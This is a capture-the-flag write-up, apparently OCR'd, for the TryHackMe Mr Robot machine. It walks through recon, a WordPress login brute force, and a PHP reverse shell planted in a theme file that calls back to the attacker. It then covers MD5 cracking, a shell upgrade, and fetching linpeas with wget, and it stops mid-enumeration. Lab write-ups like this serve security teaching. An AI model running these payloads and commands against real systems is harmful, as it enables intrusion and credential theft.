
TryHackMe

Mr_Robot



Intro

The scope of this engagement will be testing the security asset of this server , also finding the 3 flags .

0x00 Reconnaissance

We will start with portscan with nmap top 1000 ports with service enumaration :

```
┌──(robot㉿lambda)-[~/thm/mr_robot]
└─$ sudo nmap -sV -sC 10.10.180.19 -oN nmap/top1000.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-11 11
Nmap scan report for 10.10.180.19
Host is up (0.084s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp open   ssl/http Apache httpd
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
|_http-server-header: Apache
```

We will continue with a full port scan :

```
┌──(robot㉿lambda)-[~/thm/mr_robot]
└─$ sudo nmap -p- --min-rate=10000 -sV 10.10.180.19 -oN fullport.txt
[sudo] password for robot:
Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-11 11:50 GMT
Nmap scan report for 10.10.180.19
Host is up (0.19s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
443/tcp open   ssl/http Apache httpd

Service detection performed. Please report any incorrect results at h
Nmap done: 1 IP address (1 host up) scanned in 52.76 seconds
```

The server is exposing 3 ports , our attacking surface will be :


- Port 22 ssh - closed ?
- Port 80 apache httpd
- Port 443 ssl apache httpd

Initial scan shows that we potentially have 2 vector of attack http server and ssh .


Let’s start with enumerating port 80 and port 443 , since SSH port 22 is pretty much always secured.

0x01 Enumeration


Visiting the url:http://10.10.180.19 we are presented with an interactive html page :



Let’s check the source page :




A little easterEGG we found but for the rest nothing interesting , let’s check for robots.txt files :




The server is exposing a robots.txt file with some interesting entries ,

Let's navigate to those entry and see what we have :



==========



As we can see we found the first flag , also we have found a file name fsocity.dic (misspelled for Fsociety) containing a list of name :

```
File  Actions  Edit  View  Hel
true
false
wikia
from
the
now
Wikia
extensions
scss
window
http
var
page
Robot
Elliot
styles
and
document
mrrobot
com
ago
function
eps1
null
chat
user
Special
GlobalNavigation
images
net
push
category
Alderson
lang
nocookie
ext
his
output
```

Ok let’s continue our enumeration with gobuster

A directory bruteforcing tool :


```
┌──(robot㉿lambda)-[~/thm/mr_robot]
└─$ gobuster dir -u http://10.10.180.19 -w /usr/share/seclists/Discovery/Web-Content/raft-medium-files.
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.180.19
[+] Method:                  GET
[+] Threads:                 60
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-medium-files.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/11/11 12:28:15 Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 1188]
/index.php            (Status: 301) [Size: 0] [--> http://10.10.180.19/]
/wp-login.php         (Status: 200) [Size: 2606]
/wp-register.php      (Status: 301) [Size: 0] [--> http://10.10.180.19/wp-login.php?action=register]
/xmlrpc.php           (Status: 405) [Size: 42]
/readme.html          (Status: 200) [Size: 64]
/.htaccess            (Status: 403) [Size: 218]
/favicon.ico          (Status: 200) [Size: 0]
/license.txt          (Status: 200) [Size: 309]
/robots.txt           (Status: 200) [Size: 41]
/sitemap.xml          (Status: 200) [Size: 0]
/wp-commentsrss2.php  (Status: 301) [Size: 0] [--> http://10.10.180.19/comments/feed/]
/wp-config.php        (Status: 200) [Size: 0]
/.                    (Status: 200) [Size: 1188]
/wp-settings.php      (Status: 500) [Size: 0]
/wp-rss.php           (Status: 301) [Size: 0] [--> http://10.10.180.19/feed/]
/wp-app.php           (Status: 403) [Size: 0]
/wp-rss2.php          (Status: 301) [Size: 0] [--> http://10.10.180.19/feed/]
/wp-mail.php          (Status: 500) [Size: 3064]
/wp-cron.php          (Status: 200) [Size: 0]
/wp-rdf.php           (Status: 301) [Size: 0] [--> http://10.10.180.19/feed/rdf/]
/wp-atom.php          (Status: 301) [Size: 0] [--> http://10.10.180.19/feed/atom/]
/wp-feed.php          (Status: 301) [Size: 0] [--> http://10.10.180.19/feed/]
/wp-links-opml.php    (Status: 200) [Size: 227]
/.html                (Status: 403) [Size: 214]
/sitemap.xml.gz       (Status: 200) [Size: 0]
/wp-load.php          (Status: 200) [Size: 0]
/wp-signup.php        (Status: 302) [Size: 0] [--> http://10.10.180.19/wp-login.php?action=register]
/.htpasswd            (Status: 403) [Size: 218]
/wp-activate.php      (Status: 302) [Size: 0] [--> http://10.10.180.19/wp-login.php?action=register]
/.htm                 (Status: 403) [Size: 213]
/.htpasswds           (Status: 403) [Size: 219]
/.htgroup             (Status: 403) [Size: 217]
```

Thanks to this report I can assume that the site is running WordPress

/wp-login.php (Status: 200) [Size: 2606]
/wp-register.php

Also is running some version of PHP

Let’s investigate more about wp-login.php which is the login page of the administrator pannel :



We will try to enumerate users from this login page,
we already a list so we are gonna use Burp in order to brute force the login page :

2. Intruder attack of 10.10.180.19 - Temporary attack -


Attack Save Columns

Results Target Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length
0		200			4061
1	true	200			4061
2	false	200			4061
3	wikia	200			4061
4	from	200			4061
5	the	200			4061
6	now	200			4061
7	Wikia	200			4061
8	extensions	200			4061
9	scss	200			4061
10	window	200			4061
11	http	200			4061
12	var	200			4061
13	page	200			4061
14	Robot	200			4061
15	Elliot	200			4112
16	styles	200			4061
17	and	200			4061
18	document	200			4061
19	mrrobot	200			4061
20	com	200			4061
21	ago	200			4061
22	function	200			4061
23	eps1	200			4061
24	null	200			4061
25	chat	200			4061
26	user	200			4061
27	Special	200			4061
28	GlobalNavigation	200			4061

We can see that only when providing the username Elliot we ha different respons lenght Let’s verified this behavior trying to log in with the user Elliot




Infact we can see the different error message
that means that the account elliot exist
but we dont have a password yet .
Let's try to bruteforce the password with the same list, since this is a wordpress site , this time I will use a tool called WPSCAN , that has builtin feature for brute forcing :

```
┌──(robot㉿lambda)-[~/thm/mr_robot]
└─$ wpscan --url http://10.10.180.19/wp-login.php -U "elliot" -P fsocity.dic
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __   ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                         Version 3.8.18
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
[+] URL: http://10.10.180.19/wp-login.php/ [10.10.180.19]
[+] Started: Thu Nov 11 13:20:03 2021

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache
 |  - X-Powered-By: PHP/5.5.29
 |  - X-Mod-Pagespeed: 1.9.32.3-4523
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] WordPress readme found: http://10.10.180.19/wp-login.php/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] This site seems to be a multisite
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | Reference: http://codex.wordpress.org/Glossary#Multisite

[+] The external WP-Cron seems to be enabled: http://10.10.180.19/wp-login.p
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
```

```
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - elliot / ER28-0652
Trying elliot / ER28-0652 Time: 00:00:03 <

[!] Valid Combinations Found:
 | Username: elliot, Password: ER28-0652

[!] No WPScan API Token given, as a result vulnerability dat
[!] You can get a free API token with 25 daily requests by r

[+] Finished: Thu Nov 11 14:06:33 2021
[+] Requests Done: 330
[+] Cached Requests: 4
[+] Data Sent: 91.015 KB
[+] Data Received: 611.525 KB
[+] Memory used: 213.059 MB
[+] Elapsed time: 00:01:32
```

We were able to find credentials for the WordPress pannel

Elliot:ER28-0652



0x02 Exploiting

We successfully logged in as a user ,
As we can see we can enumerate the CMS version

Wordpress 4.3.1

Normally I will look at the plugin option , to load a new plugin or to modify one that is already installed ,
Since the site runs PHP , I will try to inject some malicious PHP code to see if the server will run it:

In the section “Appearance” -> Editor we can modify an already installed plug in and upload it , the code we will add is a PHP reverse shell

Edit Themes

Twenty Fifteen: 404 Template (404.php)

```
<?php
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.9.59.37';  // CHANGE THIS
$port = 9001;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

Installed Plugins
Add New
Editor
hardly ever available, but will allow us to daemonise
s and avoid zombies.  Worth a try...
ts('pcntl_fork')) {
nd have the parent process exit
ntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }

        if ($pid) {
```

Documentation: Function Name... Look Up

Update File

```
File  Actions  Edit  View  Help
<?php
// ———
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.3';  // CHANGE THIS
$port = 9001;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }

        if ($pid) {
                exit(0);  // Parent exits
        }

        // Make the current process a session leader
        // Will only succeed if we forked
        if (posix_setsid() == -1) {
                printit("Error: Can't setsid()");
                exit(1);
        }

        $daemon = 1;
} else {
        printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}
```

At the same time I will run nc listener on port 9001

```
┌──(robot㉿lambda)-[~/thm/mr_robot]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.9.59.37] from (UNKNOWN) [10.10.2
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Th
 15:05:23 up 26 min,  0 users,  load average: 0
USER     TTY      FROM              LOGIN@   IDL
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turne
$ whoami ; id ; pwd
daemon
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/
$
```

0x03 Privilege Escalation

We got a reverse shell with the user daemon ,

First thing to do is checking home directory to see which user are on the machine , We have a user “robot” , It’s home directory is accessible

:

```
$ ls -alth
total 16K
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
drwxr-xr-x 2 root  root  4.0K Nov 13  2015 .
drwxr-xr-x 3 root  root  4.0K Nov 13  2015 ..
$
0:sudo  1:nc*  2:python3-
```

As we can see , the key is only readable with the username robot , so we need to find a way to access the user robot first in order to read the flag , we have an hash and we can read the contenct of the file

```
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
$
0:sudo  1:nc*  2:python3-
```

With the help of “John” we will try to crack the hash with the wordlist “Rockyou”

```
┌──(robot㉿lambda)-[~/thm/mr_robot]
└─$ john md5 --format=raw-md5  --wordlist=/home/robot/Downloads/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
abcdefghijklmnopqrstuvwxyz (robot)
1g 0:00:00:00 DONE (2021-11-11 15:25) 33.33g/s 1350Kp/s 1350Kc/s 1350KC/s bologna1..122984
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed

┌──(robot㉿lambda)-[~/thm/mr_robot]
└─$
```

Password found for the user robot

robot: abcdefghijklmnopqrstuvwxyz

Ok now in order to login with the user robot we need to upgrade our shell to a fully interactive shell , to do sowe will need python to import a fully interactive TTY shell , so we can use the command “su” to log in with the user robot :

```
┌──(robot㉿lambda)-[~/thm/mr_robot]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.9.59.37] from (UNKNOWN) [10.10.253.21] 44103
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10
 15:41:14 up  1:01,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU W
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
daemon@linux:/$ ^Z
[1]+  Stopped                 nc -lvnp 9001
┌──(robot㉿lambda)-[~/thm/mr_robot]
└─$ stty raw -echo
┌──(robot㉿lambda)-[~/thm/mr_robot]
nc -lvnp 9001

daemon@linux:/$ export SHELL=/bin/bash
daemon@linux:/$ export TERM=xterm
daemon@linux:/$
0:sudo- 2:nc*
```

Now we have uparrow and tab completation ,
let’s log in as the new user :

```
daemon@linux:/$ su robot
Password:
robot@linux:/$ whoami ; id
robot
uid=1002(robot) gid=1002(robot) groups=1002(robot)
robot@linux:/$
```

We got the second key :

```
robot@linux:~$ ls
key-2-of-3.txt  password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
0:sudo- 1:zsh  2:nc*
```

Now we need to escalate our privileges to root , first thing to check is to see which command are executable with root priliveges :

```
robot@linux:~$ sudo -l
[sudo] password for robot:
Sorry, user robot may not run sudo on linux.
robot@linux:~$
0:sudo  1:zsh-  2:nc*
```

Robot can not run any executable as root unfortunately ,
lets continue the enumaration , I will host from my kali machine a privilege execution sh script called “Linpeas” , to do so I will need to set a python http server , and from the target machine I will wget it and run it in /tmp/directory:

```
┌──(robot㉿lambda)-[~/thm/mr_robot]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.253.21 - - [11/Nov/2021 15:51:45] "GET /linpeas.sh HTTP/1.1" 200 -
```

```
robot@linux:~$ cd /tmp/
robot@linux:/tmp$ wget http://10.9.59.37:8000/linpeas.sh
--2021-11-11 15:52:01--  http://10.9.59.37:8000/linpeas.sh
Connecting to 10.9.59.37:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 476162 (465K) [text/x-sh]
Saving to: ‘linpeas.sh’

100%[===================================>] 476,162      596KB/s   in 0.8s

2021-11-11 15:52:01 (596 KB/s) - ‘linpeas.sh’ saved [476162/476162]

robot@linux:/tmp$
```

```
